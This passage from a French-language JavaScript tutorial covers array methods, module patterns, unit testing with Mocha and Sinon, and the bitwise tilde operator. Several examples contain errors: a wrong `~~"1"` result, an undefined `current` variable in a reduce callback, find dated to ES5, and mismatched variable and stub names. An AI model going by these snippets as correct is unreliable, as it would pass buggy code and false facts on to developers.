arrayToClone = [1, 2, 3, 4, 5];
clone1 = Array.prototype.slice.call(arrayToClone);
clone2 = [].slice.call(arrayToClone);
```

Rechercher un tableau

La méthode recommandée (depuis ES5) consiste à utiliser Array.prototype.find :

```
let people = [
  { name: "bob" },
  { name: "john" }
```

```
];

let bob = people.find(person => person.name === "bob");

// Or, more verbose
let bob = people.find(function(person) {
  return person.name === "bob";
});
```

Dans toute version de JavaScript, une norme `for` boucle peut également être utilisée:

```
for (var i = 0; i < people.length; i++) {
  if (people[i].name === "bob") {
    break; // we found bob
  }
}
```

FindIndex

La méthode findIndex () renvoie un index dans le tableau, si un élément du tableau satisfait à la fonction de test fournie. Sinon, -1 est renvoyé.

```
array = [
  { value: 1 },
  { value: 2 },
  { value: 3 },
  { value: 4 },
  { value: 5 }
];
var index = array.findIndex(item => item.value === 3); // 2
var index = array.findIndex(item => item.value === 12); // -1
```

Suppression / ajout d'éléments à l'aide de splice ()

La méthode `splice()` peut être utilisée pour supprimer des éléments d'un tableau. Dans cet exemple, nous supprimons les `3` premiers du tableau.

```
var values = [1, 2, 3, 4, 5, 3];
var i = values.indexOf(3);
if (i >= 0) {
  values.splice(i, 1);
}
// [1, 2, 4, 5, 3]
```

La méthode `splice()` peut également être utilisée pour ajouter des éléments à un tableau. Dans cet exemple, nous allons insérer les nombres 6, 7 et 8 à la fin du tableau.

```
var values = [1, 2, 4, 5, 3];
var i = values.length + 1;
values.splice(i, 0, 6, 7, 8);
//[1, 2, 4, 5, 3, 6, 7, 8]
```

Le premier argument de la méthode `splice()` est l'index auquel supprimer / insérer des éléments. Le second argument est le nombre d'éléments à supprimer. Le troisième argument et les suivants sont les valeurs à insérer dans le tableau.

Comparaison tableau

Pour une comparaison de tableau simple, vous pouvez utiliser la méthode JSON stringify et comparer les chaînes de sortie:

```
JSON.stringify(array1) === JSON.stringify(array2)
```

> **Remarque:** cela ne fonctionnera que si les deux objets sont sérialisables JSON et ne contiennent pas de références cycliques. Il peut lancer `TypeError: Converting circular structure to JSON`

Vous pouvez utiliser une fonction récursive pour comparer des tableaux.

```
function compareArrays(array1, array2) {
  var i, isA1, isA2;
  isA1 = Array.isArray(array1);
  isA2 = Array.isArray(array2);

  if (isA1 !== isA2) { // is one an array and the other not?
    return false;      // yes then can not be the same
  }
  if (! (isA1 && isA2)) {      // Are both not arrays
    return array1 === array2;  // return strict equality
  }
  if (array1.length !== array2.length) { // if lengths differ then can not be the same
    return false;
  }
  // iterate arrays and compare them
  for (i = 0; i < array1.length; i += 1) {
    if (!compareArrays(array1[i], array2[i])) { // Do items compare recursively
      return false;
    }
  }
  return true; // must be equal
}
```

AVERTISSEMENT: L' utilisation de la fonction ci - dessus est dangereux et doit être enveloppé dans un `try catch` si vous pensez qu'il est possible que le tableau a des références cycliques (une référence à un tableau qui contient une référence à lui - même)

```
a = [0] ;
a[1] = a;
b = [0, a];
compareArrays(a, b); // throws RangeError: Maximum call stack size exceeded
```

> **Note:** La fonction utilise l’opérateur d’égalité stricte `===` pour comparer les éléments non tableaux `{a: 0} === {a: 0}` est `false`

Destructurer un tableau

6

Un tableau peut être déstructuré lorsqu'il est affecté à une nouvelle variable.

```
const triangle = [3, 4, 5];
const [length, height, hypotenuse] = triangle;

length === 3;     // → true
height === 4;     // → true
hypotneuse === 5; // → true
```

Les éléments peuvent être ignorés

```
const [,b,,c] = [1, 2, 3, 4];

console.log(b, c); // → 2, 4
```

L'opérateur de repos peut aussi être utilisé

```
const [b,c, ...xs] = [2, 3, 4, 5];
console.log(b, c, xs); // → 2, 3, [4, 5]
```

Un tableau peut également être déstructuré s'il s'agit d'un argument pour une fonction.

```
function area([length, height]) {
  return (length * height) / 2;
}

const triangle = [3, 4, 5];

area(triangle); // → 6
```

Notez que le troisième argument n'est pas nommé dans la fonction car il n'est pas nécessaire.

En savoir plus sur la syntaxe de déstructuration.

Suppression d'éléments en double

À partir de ES5.1, vous pouvez utiliser la méthode native `Array.prototype.filter` pour parcourir un tableau et ne laisser que les entrées qui transmettent une fonction de rappel donnée.

Dans l'exemple suivant, notre rappel vérifie si la valeur donnée apparaît dans le tableau. Si c'est le cas, il s'agit d'un doublon et ne sera pas copié dans le tableau résultant.

5.1

```
var uniqueArray = ['a', 1, 'a', 2, '1', 1].filter(function(value, index, self) {
  return self.indexOf(value) === index;
}); // returns ['a', 1, 2, '1']
```

Si votre environnement prend en charge ES6, vous pouvez également utiliser l'objet Set . Cet objet vous permet de stocker des valeurs uniques de tout type, qu'il s'agisse de valeurs primitives

ou de références d'objet:

6

```
var uniqueArray = [... new Set(['a', 1, 'a', 2, '1', 1])];
```

Voir aussi les réponses suivantes sur SO:

- Réponse SO associée
- Réponse connexe avec ES6

Supprimer tous les éléments

```
var arr = [1, 2, 3, 4];
```

Méthode 1

Crée un nouveau tableau et remplace la référence de tableau existante par un nouveau.

```
arr = [];
```

Des précautions doivent être prises car cela ne supprime aucun élément du tableau d'origine. Le tableau peut avoir été fermé lorsqu'il est passé à une fonction. Le tableau restera en mémoire pendant toute la durée de la fonction, mais vous ne le savez peut-être pas. C'est une source courante de fuites de mémoire.

Exemple de fuite de mémoire résultant d'un effacement de matrice incorrect:

```
var count = 0;

function addListener(arr) { // arr is closed over
  var b = document.body.querySelector("#foo" + (count++));
  b.addEventListener("click", function(e) { // this functions reference keeps
    // the closure current while the
    // event is active
    // do something but does not need arr
  });
}

arr = ["big data"];
var i = 100;
while (i > 0) {
  addListener(arr); // the array is passed to the function
  arr = []; // only removes the reference, the original array remains
  array.push("some large data"); // more memory allocated
  i--;
}
// there are now 100 arrays closed over, each referencing a different array
// no a single item has been deleted
```

Pour éviter le risque de fuite de mémoire, utilisez l'une des 2 méthodes suivantes pour vider le tableau dans la boucle while de l'exemple ci-dessus.

Méthode 2

La définition de la propriété length supprime tous les éléments du tableau de la nouvelle longueur du tableau à l’ancienne longueur du tableau. C'est le moyen le plus efficace de supprimer et de déréférencer tous les éléments du tableau. Conserve la référence au tableau d'origine

```
arr.length = 0;
```

Méthode 3

Similaire à la méthode 2 mais renvoie un nouveau tableau contenant les éléments supprimés. Si vous n'avez pas besoin des éléments, cette méthode est inefficace car le nouveau tableau est toujours créé pour être immédiatement déréférencé.

```
arr.splice(0); // should not use if you don't want the removed items
// only use this method if you do the following
var keepArr = arr.splice(0); // empties the array and creates a new array containing the
                             // removed items
```

Question connexe

Utilisation de la carte pour reformater des objets dans un tableau

`Array.prototype.map()` : renvoie un **nouveau** tableau avec les résultats de l'appel d'une fonction fournie sur chaque élément du tableau d'origine.

L'exemple de code suivant prend un tableau de personnes et crée un nouveau tableau contenant des personnes avec une propriété 'fullName'

```
var personsArray = [
  {
    id: 1,
    firstName: "Malcom",
    lastName: "Reynolds"
  }, {
    id: 2,
    firstName: "Kaylee",
    lastName: "Frye"
  }, {
    id: 3,
    firstName: "Jayne",
    lastName: "Cobb"
  }
];

// Returns a new array of objects made up of full names.
var reformatPersons = function(persons) {
  return persons.map(function(person) {
    // create a new object to store full name.
    var newObj = {};
    newObj["fullName"] = person.firstName + " " + person.lastName;

    // return our new object.
```

```
    return newObj;
  });
};
```

Nous pouvons maintenant appeler `reformatPersons(personsArray)` et recevoir un nouveau tableau `reformatPersons(personsArray)` uniquement les noms complets de chaque personne.

```
var fullNameArray = reformatPersons(personsArray);
console.log(fullNameArray);
/// Output
[
  { fullName: "Malcom Reynolds" },
  { fullName: "Kaylee Frye" },
  { fullName: "Jayne Cobb" }
]
```

`personsArray` et son contenu reste inchangé.

```
console.log(personsArray);
/// Output
[
  {
    firstName: "Malcom",
    id: 1,
    lastName: "Reynolds"
  }, {
    firstName: "Kaylee",
    id: 2,
    lastName: "Frye"
  }, {
    firstName: "Jayne",
    id: 3,
    lastName: "Cobb"
  }
]
```

Fusionnez deux matrices en tant que paire de valeurs de clé

Lorsque nous avons deux tableaux distincts et que nous voulons créer une paire de valeurs de clé à partir de ce tableau, nous pouvons utiliser la fonction de réduction du tableau ci-dessous:

```
var columns = ["Date", "Number", "Size", "Location", "Age"];
var rows = ["2001", "5", "Big", "Sydney", "25"];
var result =  rows.reduce(function(result, field, index) {
  result[columns[index]] = field;
  return result;
}, {})

console.log(result);
```

Sortie:

```
{
  Date: "2001",
```

```
  Number: "5",
  Size: "Big",
  Location: "Sydney",
  Age: "25"
}
```

Convertir une chaîne en un tableau

La méthode `.split()` divise une chaîne en un tableau de sous-chaînes. Par défaut, `.split()` la chaîne en sous-chaînes sur des espaces (`" "`), ce qui équivaut à appeler `.split(" ")` .

Le paramètre passé à `.split()` spécifie le caractère ou l'expression régulière à utiliser pour diviser la chaîne.

Pour diviser une chaîne en un appel de tableau `.split` avec une chaîne vide (`""`). **Remarque importante:** Cela ne fonctionne que si tous vos personnages correspondent aux caractères de la plage inférieure Unicode, qui couvre la plupart des langues anglaises et la plupart des langues européennes. Pour les langues qui nécessitent des caractères Unicode de 3 et 4 octets, `slice("")` les séparera.

```
var strArray = "StackOverflow".split("");
// strArray = ["S", "t", "a", "c", "k", "O", "v", "e", "r", "f", "l", "o", "w"]
```

6

A l'aide de l'opérateur de diffusion (`...`), pour convertir une `string` en `array` .

```
var strArray = [..."sky is blue"];
// strArray = ["s", "k", "y", " ", "i", "s", " ", "b", "l", "u", "e"]
```

Tester tous les éléments du tableau pour l'égalité

La méthode `.every` teste si tous les éléments du tableau réussissent un test de prédicat fourni.

Pour tester l'égalité de tous les objets, vous pouvez utiliser les extraits de code suivants.

```
[1, 2, 1].every(function(item, i, list) { return item === list[0]; }); // false
[1, 1, 1].every(function(item, i, list) { return item === list[0]; }); // true
```

6

```
[1, 1, 1].every((item, i, list) => item === list[0]); // true
```

Les extraits de code suivants testent l'égalité des propriétés

```
let data = [
  { name: "alice", id: 111 },
  { name: "alice", id: 222 }
];
```

```
data.every(function(item, i, list) { return item === list[0]; }); // false
data.every(function(item, i, list) { return item.name === list[0].name; }); // true
```

6

```
data.every((item, i, list) => item.name === list[0].name); // true
```

Copier une partie d'un tableau

La méthode slice () renvoie une copie d'une partie d'un tableau.

Il faut deux paramètres, `arr.slice([begin[, end]])` :

commencer

Index basé sur zéro qui est le début de l'extraction.

fin

Index basé sur zéro qui est la fin de l'extraction, tranchant jusqu'à cet index mais qui n'est pas inclus.

Si la fin est un nombre négatif, `end = arr.length + end` .

Exemple 1

```
// Let's say we have this Array of Alphabets
var arr = ["a", "b", "c", "d"...];

// I want an Array of the first two Alphabets
var newArr = arr.slice(0, 2); // newArr === ["a", "b"]
```

Exemple 2

```
// Let's say we have this Array of Numbers
// and I don't know it's end
var arr = [0, 1, 2, 3, 4, 5, 6, 7, 8, 9...];

// I want to slice this Array starting from
// number 5 to its end
var newArr = arr.slice(4); // newArr === [5, 6, 7, 8, 9...]
```

Trouver l'élément minimum ou maximum

Si votre tableau ou objet de type tableau est *numérique* , c'est-à-dire si tous ses éléments sont des nombres, vous pouvez utiliser `Math.min.apply` ou `Math.max.apply` en transmettant `null` comme premier argument et votre tableau comme deuxième argument. .

```
var myArray = [1, 2, 3, 4];

Math.min.apply(null, myArray); // 1
Math.max.apply(null, myArray); // 4
```

6

Dans ES6, vous pouvez utiliser l'opérateur `...` pour répartir un tableau et prendre l'élément minimum ou maximum.

```
var myArray = [1, 2, 3, 4, 99, 20];

var maxValue = Math.max(...myArray); // 99
var minValue = Math.min(...myArray); // 1
```

L'exemple suivant utilise une boucle `for` :

```
var maxValue = myArray[0];
for(var i = 1; i < myArray.length; i++) {
   var currentValue = myArray[i];
   if(currentValue > maxValue) {
      maxValue = currentValue;
   }
}
```

5.1

L'exemple suivant utilise `Array.prototype.reduce()` pour trouver le minimum ou le maximum:

```
var myArray = [1, 2, 3, 4];

myArray.reduce(function(a, b) {
  return Math.min(a, b);
}); // 1

myArray.reduce(function(a, b) {
  return Math.max(a, b);
}); // 4
```

6

ou en utilisant les fonctions de flèche:

```
myArray.reduce((a, b) => Math.min(a, b)); // 1
myArray.reduce((a, b) => Math.max(a, b)); // 4
```

5.1

Pour généraliser la version `reduce` , nous devions passer une *valeur initiale* pour couvrir le cas de la liste vide:

```
function myMax(array) {
  return array.reduce(function(maxSoFar, element) {
    return Math.max(maxSoFar, element);
```

```
  }, -Infinity);
}

myMax([3, 5]);              // 5
myMax([]);                  // -Infinity
Math.max.apply(null, []);   // -Infinity
```

Pour plus de détails sur la manière d'utiliser correctement `reduce` voir Réduire les valeurs .

Matrices d'aplatissement

Tableaux à 2 dimensions

6

Dans ES6, nous pouvons aplatir le tableau par l'opérateur de propagation `...` :

```
function flattenES6(arr) {
  return [].concat(...arr);
}

var arrL1 = [1, 2, [3, 4]];
console.log(flattenES6(arrL1)); // [1, 2, 3, 4]
```

5

Dans ES5, nous pouvons y arriver par .apply () :

```
function flatten(arr) {
  return [].concat.apply([], arr);
}

var arrL1 = [1, 2, [3, 4]];
console.log(flatten(arrL1)); // [1, 2, 3, 4]
```

Tableaux de dimension supérieure

Étant donné un tableau profondément imbriqué comme ça

```
var deeplyNested = [4,[5,6,[7,8],9]];
```

Il peut être aplati avec cette magie

```
console.log(String(deeplyNested).split(',').map(Number);
#=> [4,5,6,7,8,9]
```

Ou

```
const flatten = deeplyNested.toString().split(',').map(Number)
console.log(flatten);
```

```
#=> [4,5,6,7,8,9]
```

Les deux méthodes ci-dessus ne fonctionnent que lorsque le tableau est composé exclusivement de nombres. Un tableau multidimensionnel d'objets ne peut pas être aplati par cette méthode.

Insérer un élément dans un tableau à un index spécifique

Une insertion simple d'éléments peut être effectuée avec la méthode `Array.prototype.splice` :

```
arr.splice(index, 0, item);
```

Variante plus avancée avec plusieurs arguments et support de chaînage:

```
/* Syntax:
   array.insert(index, value1, value2, ..., valueN) */

Array.prototype.insert = function(index) {
  this.splice.apply(this, [index, 0].concat(
    Array.prototype.slice.call(arguments, 1)));
  return this;
};

["a", "b", "c", "d"].insert(2, "X", "Y", "Z").slice(1, 6);  // ["b", "X", "Y", "Z", "c"]
```

Et avec les arguments de type tableau fusionnant et en chaînant:

```
/* Syntax:
   array.insert(index, value1, value2, ..., valueN) */

Array.prototype.insert = function(index) {
  index = Math.min(index, this.length);
  arguments.length > 1
    && this.splice.apply(this, [index, 0].concat([].pop.call(arguments)))
    && this.insert.apply(this, arguments);
  return this;
};

["a", "b", "c", "d"].insert(2, "V", ["W", "X", "Y"], "Z").join("-");  // "a-b-V-W-X-Y-Z-c-d"
```

La méthode entries ()

La méthode `entries()` renvoie un nouvel objet Array Iterator qui contient les paires clé / valeur pour chaque index du tableau.

6

```
var letters = ['a','b','c'];

for(const[index,element] of letters.entries()){
  console.log(index,element);
}
```

résultat

```
0 "a"
1 "b"
2 "c"
```

Remarque : cette méthode n'est pas prise en charge dans Internet Explorer.

Des parties de ce contenu d' `Array.prototype.entries` *par Mozilla Contributors sous licence CC-by-SA 2.5*

Lire Tableaux en ligne: https://riptutorial.com/fr/javascript/topic/187/tableaux

Chapitre 97: Techniques de modularisation

Examples

Définition du module universel (UMD)

Le modèle UMD (Universal Module Definition) est utilisé lorsque notre module doit être importé par un certain nombre de chargeurs de modules différents (par exemple, AMD, CommonJS).

Le modèle lui-même comprend deux parties:

1. Une IIFE (expression de fonction appelée immédiatement) qui recherche le chargeur de module qui est en cours d'implémentation par l'utilisateur. Cela prendra deux arguments; `root` (une `this` référence à la portée mondiale) et l' `factory` (la fonction où nous déclarons notre module).

2. Une fonction anonyme qui crée notre module. Ceci est transmis comme second argument à la partie IIFE du motif. Cette fonction reçoit un nombre quelconque d’arguments pour spécifier les dépendances du module.

Dans l'exemple ci-dessous, nous vérifions AMD, puis CommonJS. Si aucun de ces chargeurs n'est utilisé, nous avons recours à la mise à disposition globale du module et de ses dépendances.

```
(function (root, factory) {
    if (typeof define === 'function' && define.amd) {
        // AMD. Register as an anonymous module.
        define(['exports', 'b'], factory);
    } else if (typeof exports === 'object' && typeof exports.nodeName !== 'string') {
        // CommonJS
        factory(exports, require('b'));
    } else {
        // Browser globals
        factory((root.commonJsStrict = {}), root.b);
    }
}(this, function (exports, b) {
    //use b in some fashion.

    // attach properties to the exports object to define
    // the exported module properties.
    exports.action = function () {};
}));
```

Expressions de fonction immédiatement invoquées (IIFE)

Les expressions de fonction immédiatement appelées peuvent être utilisées pour créer une portée privée lors de la production d'une API publique.

```
var Module = (function() {
  var privateData = 1;
```

```
  return {
    getPrivateData: function() {
      return privateData;
    }
  };
})();
Module.getPrivateData(); // 1
Module.privateData; // undefined
```

Voir le modèle de module pour plus de détails.

Définition de module asynchrone (AMD)

AMD est un système de définition de module qui tente de résoudre certains problèmes courants avec d’autres systèmes tels que CommonJS et les fermetures anonymes.

AMD aborde ces problèmes en:

- Enregistrer la fonction factory en appelant define (), au lieu de l'exécuter immédiatement
- Passer des dépendances sous la forme d'un tableau de noms de modules, qui sont ensuite chargés au lieu d'utiliser des globales
- Exécuter uniquement la fonction usine une fois que toutes les dépendances ont été chargées et exécutées
- Passer les modules dépendants comme arguments à la fonction usine

L'essentiel ici est qu'un module puisse avoir une dépendance et ne pas tout garder en attendant qu'il se charge, sans que le développeur ait à écrire un code compliqué.

Voici un exemple d'AMD:

```
// Define a module "myModule" with two dependencies, jQuery and Lodash
define("myModule", ["jquery", "lodash"], function($, _) {
    // This publicly accessible object is our module
    // Here we use an object, but it can be of any type
    var myModule = {};

    var privateVar = "Nothing outside of this module can see me";

    var privateFn = function(param) {
        return "Here's what you said: " + param;
    };

    myModule.version = 1;

    myModule.moduleMethod = function() {
        // We can still access global variables from here, but it's better
        // if we use the passed ones
        return privateFn(windowTitle);
    };

    return myModule;
});
```

Les modules peuvent également ignorer le nom et être anonyme. Lorsque cela est fait, ils sont généralement chargés par nom de fichier.

```
define(["jquery", "lodash"], function($, _) { /* factory */ });
```

Ils peuvent également ignorer les dépendances:

```
define(function() { /* factory */ });
```

Certains chargeurs AMD prennent en charge la définition de modules en tant qu’objets simples:

```
define("myModule", { version: 1, value: "sample string" });
```

CommonJS - Node.js

CommonJS est un modèle de modularisation populaire utilisé dans Node.js.

Le système CommonJS est centré autour d'une fonction `require()` qui charge d'autres modules et une propriété `exports` qui permet aux modules d'exporter des méthodes accessibles au public.

Voici un exemple de CommonJS, nous allons charger le module `fs` Lodash et Node.js:

```
// Load fs and lodash, we can use them anywhere inside the module
var fs = require("fs"),
    _ = require("lodash");

var myPrivateFn = function(param) {
    return "Here's what you said: " + param;
};

// Here we export a public `myMethod` that other modules can use
exports.myMethod = function(param) {
    return myPrivateFn(param);
};
```

Vous pouvez également exporter une fonction en tant que module entier en utilisant `module.exports` :

```
module.exports = function() {
    return "Hello!";
};
```

Modules ES6

6

Dans ECMAScript 6, lorsque vous utilisez la syntaxe du module (importation / exportation), chaque fichier devient son propre module avec un espace de noms privé. Les fonctions et variables de niveau supérieur ne polluent pas l'espace de noms global. Pour exposer des fonctions, des classes et des variables à importer par d'autres modules, vous pouvez utiliser le

mot clé export.

Remarque: Bien que ce soit la méthode officielle de création de modules JavaScript, elle n’est actuellement pas prise en charge par les principaux navigateurs. Cependant, les modules ES6 sont pris en charge par de nombreux transpileurs.

```
export function greet(name) {
    console.log("Hello %s!", name);
}

var myMethod = function(param) {
    return "Here's what you said: " + param;
};

export {myMethod}

export class MyClass {
    test() {}
}
```

Utiliser des modules

L'importation de modules est aussi simple que de spécifier leur chemin:

```
import greet from "mymodule.js";

greet("Bob");
```

Cela importe uniquement la méthode `myMethod` de notre fichier `mymodule.js` .

Il est également possible d'importer toutes les méthodes d'un module:

```
import * as myModule from "mymodule.js";

myModule.greet("Alice");
```

Vous pouvez également importer des méthodes sous un nouveau nom:

```
import { greet as A, myMethod as B } from "mymodule.js";
```

Vous trouverez plus d'informations sur les modules ES6 dans la rubrique Modules .

Lire Techniques de modularisation en ligne:
https://riptutorial.com/fr/javascript/topic/4655/techniques-de-modularisation

Chapitre 98: Test d'unité Javascript

Examples

Assertion de base

À son niveau le plus élémentaire, le test unitaire dans n'importe quel langage fournit des assertions contre certains résultats connus ou attendus.

```
function assert( outcome, description ) {
    var passFail = outcome ? 'pass' : 'fail';
    console.log(passFail, ': ', description);
    return outcome;
};
```

La méthode d'assertion courante ci-dessus nous montre un moyen rapide et facile d'affirmer une valeur dans la plupart des navigateurs Web et des interpréteurs comme Node.js avec pratiquement n'importe quelle version d'ECMAScript.

Un bon test unitaire est conçu pour tester une unité de code discrète; généralement une fonction.

```
function add(num1, num2) {
    return num1 + num2;
}

var result = add(5, 20);
assert( result == 24, 'add(5, 20) should return 25...');
```

Dans l'exemple ci-dessus, la valeur de retour de la fonction `add(x, y)` ou `5 + 20` est clairement `25` , donc notre assertion de `24` devrait échouer et la méthode assert enregistrera une ligne "échec".

Si nous modifions simplement notre résultat d'assertion attendu, le test réussira et la sortie résultante ressemblera à ceci.

```
assert( result == 25, 'add(5, 20) should return 25...');

console output:

> pass: should return 25...
```

Cette simple assertion peut garantir que dans de nombreux cas différents, votre fonction "Ajouter" renverra toujours le résultat attendu et ne nécessite aucun framework ou bibliothèque supplémentaire pour fonctionner.

Un ensemble d'assertions plus rigoureux ressemblerait à ceci (en utilisant `var result = add(x,y)` pour chaque assertion):

```
assert( result == 0, 'add(0, 0) should return 0...');
assert( result == -1, 'add(0, -1) should return -1...');
```

```
assert( result == 1, 'add(0, 1) should return 1...');
```

Et la sortie de la console serait la suivante:

```
> pass: should return 0...
> pass: should return -1...
> pass: should return 1...
```

Nous pouvons maintenant affirmer que **`add(x,y)` … devrait retourner la somme de deux entiers** . Nous pouvons les transformer en quelque chose comme ceci:

```
function test__addsIntegers() {

    // expect a number of passed assertions
    var passed = 3;

    // number of assertions to be reduced and added as Booleans
    var assertions = [

        assert( add(0, 0) == 0, 'add(0, 0) should return 0...'),
        assert( add(0, -1) == -1, 'add(0, -1) should return -1...'),
        assert( add(0, 1) == 1, 'add(0, 1) should return 1...')

    ].reduce(function(previousValue, currentValue){

        return previousValue + current;

    });

    if (assertions === passed) {

        console.log("add(x,y)... did return the sum of two integers");
        return true;

    } else {

        console.log("add(x,y)... does not reliably return the sum of two integers");
        return false;

    }
}
```

Test d'unité avec Moka, Sinon, Chai et Proxyquire

Nous avons ici une classe simple à tester qui renvoie une `Promise` basée sur les résultats d'un `ResponseProcessor` externe qui prend du temps à exécuter.

Pour simplifier, nous supposerons que la méthode `processResponse` n'échouera jamais.

```
import {processResponse} from '../utils/response_processor';

const ping = () => {
  return new Promise((resolve, _reject) => {
    const response = processResponse(data);
    resolve(response);
```

```
  });
}

module.exports = ping;
```

Pour tester cela, nous pouvons tirer parti des outils suivants.

1. `mocha`
2. `chai`
3. `sinon`
4. `proxyquire`
5. `chai-as-promised`

J'utilise le script de `test` suivant dans mon fichier `package.json` .

```
"test": "NODE_ENV=test mocha --compilers js:babel-core/register --require
./test/unit/test_helper.js  --recursive test/**/*_spec.js"
```

Cela me permet d'utiliser la syntaxe `es6` . Il fait référence à un `test_helper` qui ressemblera à

```
import chai from 'chai';
import sinon from 'sinon';
import sinonChai from 'sinon-chai';
import chaiAsPromised from 'chai-as-promised';
import sinonStubPromise from 'sinon-stub-promise';

chai.use(sinonChai);
chai.use(chaiAsPromised);
sinonStubPromise(sinon);
```

`Proxyquire` nous permet d'injecter notre propre stub à la place du `ResponseProcessor` externe. Nous pouvons alors utiliser `sinon` pour espionner les méthodes de ce stub. Nous utilisons les extensions de `chai` que `chai-as-promised` injecte pour vérifier que la promesse de la méthode `ping()` est `fullfilled` et qu'elle renvoie `eventually` la réponse requise.

```
import {expect}       from 'chai';
import sinon          from 'sinon';
import proxyquire     from 'proxyquire';

let formattingStub = {
  wrapResponse: () => {}
}

let ping = proxyquire('../../../src/api/ping', {
  '../utils/formatting': formattingStub
});

describe('ping', () => {
  let wrapResponseSpy, pingResult;
  const response = 'some response';

  beforeEach(() => {
    wrapResponseSpy = sinon.stub(formattingStub, 'wrapResponse').returns(response);
    pingResult = ping();
  })
```

```
  afterEach(() => {
    formattingStub.wrapResponse.restore();
  })

  it('returns a fullfilled promise', () => {
    expect(pingResult).to.be.fulfilled;
  })

  it('eventually returns the correct response', () => {
    expect(pingResult).to.eventually.equal(response);
  })
});
```

Supposons maintenant que vous souhaitiez tester quelque chose qui utilise la réponse de `ping` .

```
import {ping} from './ping';

const pingWrapper = () => {
  ping.then((response) => {
    // do something with the response
  });
}

module.exports = pingWrapper;
```

Pour tester le `pingWrapper` nous `pingWrapper`

0. `sinon`
1. `proxyquire`
2. `sinon-stub-promise`

Comme précédemment, `Proxyquire` nous permet d'injecter notre propre stub à la place de la dépendance externe, en l'occurrence la méthode `ping` nous avons testée précédemment. Nous pouvons alors utiliser `sinon` pour espionner les méthodes de ce stub et tirer parti de `sinon-stub-promise returnsPromise` pour nous permettre de `returnsPromise` . Cette promesse peut alors être résolue ou rejetée comme nous le souhaitons dans le test, afin de tester la réponse de l'enveloppe à cela.

```
import {expect}   from 'chai';
import sinon      from 'sinon';
import proxyquire from 'proxyquire';

let pingStub = {
  ping: () => {}
};

let pingWrapper = proxyquire('../src/pingWrapper', {
  './ping': pingStub
});

describe('pingWrapper', () => {
  let pingSpy;
  const response = 'some response';

  beforeEach(() => {
```

```
    pingSpy = sinon.stub(pingStub, 'ping').returnsPromise();
    pingSpy.resolves(response);
    pingWrapper();
  });

  afterEach(() => {
    pingStub.wrapResponse.restore();
  });

  it('wraps the ping', () => {
    expect(pingSpy).to.have.been.calledWith(response);
  });
});
```

Lire Test d'unité Javascript en ligne: https://riptutorial.com/fr/javascript/topic/4052/test-d-unite-javascript

Chapitre 99: Tilde ~

Introduction

L'opérateur ~ examine la représentation binaire des valeurs de l'expression et effectue une opération de négation binaire sur celle-ci.

Tout chiffre qui est un 1 dans l'expression devient un 0 dans le résultat. Tout chiffre qui est un 0 dans l'expression devient un 1 dans le résultat.

Examples

~ Entier

L'exemple suivant illustre l'utilisation de l'opérateur NOT (~) au niveau du bit sur des nombres entiers.

```
let number = 3;
let complement = ~number;
```

Le résultat du nombre de `complement` est égal à -4;

Expression	Valeur binaire	Valeur décimale
3	`00000000 00000000 00000000 00000011`	3
~ 3	`11111111 11111111 11111111 11111100`	-4

Pour simplifier cela, nous pouvons le considérer comme fonction `f(n) = -(n+1)` .

```
let a = ~-2; // a is now 1
let b = ~-1; // b is now 0
let c = ~0;  // c is now -1
let d = ~1;  // d is now -2
let e = ~2;  // e is now -3
```

~~ Opérateur

Double Tilde `~~` effectuera deux fois l'opération NON bit à bit.

L'exemple suivant illustre l'utilisation de l'opérateur NOT (~~) bit à bit sur les nombres décimaux.

Pour garder l'exemple simple, le nombre décimal `3.5` sera utilisé, en raison de sa représentation simple au format binaire.

```
let number = 3.5;
```

```
let complement = ~number;
```

Le résultat du nombre de `complement` est égal à -4;

Expression	Valeur binaire	Valeur décimale
3	`00000000 00000000 00000000 00000011`	3
~~ 3	`00000000 00000000 00000000 00000011`	3
3.5	`00000000 00000011.1`	3.5
~~ 3.5	`00000000 00000011`	3

Pour simplifier cela, nous pouvons le considérer comme des fonctions `f2(n) = -(-(n+1) + 1)` et `g2(n) = -(-(integer(n)+1) + 1)`.

f2 (n) laissera le nombre entier tel quel.

```
let a = ~~-2; // a is now -2
let b = ~~-1; // b is now -1
let c = ~~0;  // c is now 0
let d = ~~1;  // d is now 1
let e = ~~2;  // e is now 2
```

g2 (n) arrondira essentiellement les nombres positifs vers le bas et les nombres négatifs vers le haut.

```
let a = ~~-2.5; // a is now -2
let b = ~~-1.5; // b is now -1
let c = ~~0.5;  // c is now 0
let d = ~~1.5;  // d is now 1
let e = ~~2.5;  // e is now 2
```

Conversion de valeurs non numériques en nombres

`~~` Peut être utilisé sur des valeurs non numériques. Une expression numérique sera d'abord convertie en un nombre, puis exécutée au niveau du bit.

Si expression ne peut pas être convertie en valeur numérique, elle sera convertie en `0` .

`true` valeurs booléennes `true` et `false` sont des exceptions, où `true` est présenté comme valeur numérique `1` et `false` comme `0`

```
let a = ~~"-2";     // a is now -2
let b = ~~"1";      // b is now -1
let c = ~~"0";      // c is now 0
let d = ~~"true";   // d is now 0
let e = ~~"false";  // e is now 0
let f = ~~true;     // f is now 1
let g = ~~false;    // g is now 0
```

```
let h = ~~"";        // h is now 0
```

Sténographie

Nous pouvons utiliser `~` comme un raccourci dans certains scénarios quotidiens.

Nous savons que `~` convertit `-1` en `0` , nous pouvons donc l'utiliser avec `indexOf` sur le tableau.

Indice de

```
let items = ['foo', 'bar', 'baz'];
let el = 'a';
```

```
if (items.indexOf('a') !== -1) {}

or

if (items.indexOf('a') >= 0) {}
```

peut être réécrit comme

```
if (~items.indexOf('a')) {}
```

~ Décimal

L'exemple suivant illustre l'utilisation de l'opérateur NOT (~) au niveau du bit sur les nombres décimaux.

Pour garder l'exemple simple, le nombre décimal `3.5` sera utilisé, en raison de sa représentation simple au format binaire.

```
let number = 3.5;
let complement = ~number;
```

Le résultat du nombre de `complement` est égal à -4;

Expression	Valeur binaire	Valeur décimale
3.5	`00000000 00000010.1`	3.5
~ 3,5	`11111111 11111100`	-4

Pour simplifier cela, nous pouvons le considérer comme fonction `f(n) = -(integer(n)+1)` .

```
let a = ~-2.5; // a is now 1
```

```
let b = ~-1.5; // b is now 0
let c = ~0.5;  // c is now -1
let d = ~1.5;  // c is now -2
let e = ~2.5;  // c is now -3
```

Lire Tilde ~ en ligne: https://riptutorial.com/fr/javascript/topic/10643/tilde--

Chapitre 100: Transpiling

Introduction

Transpiling est le processus d'interprétation de certains langages de programmation et de leur traduction dans une langue cible spécifique. Dans ce contexte, transpiling prendra les langages compiler vers JS et les traduira dans la langue **cible** de Javascript.

Remarques

Transpiling est le processus de conversion du code source en code source, une activité courante dans le développement JavaScript.

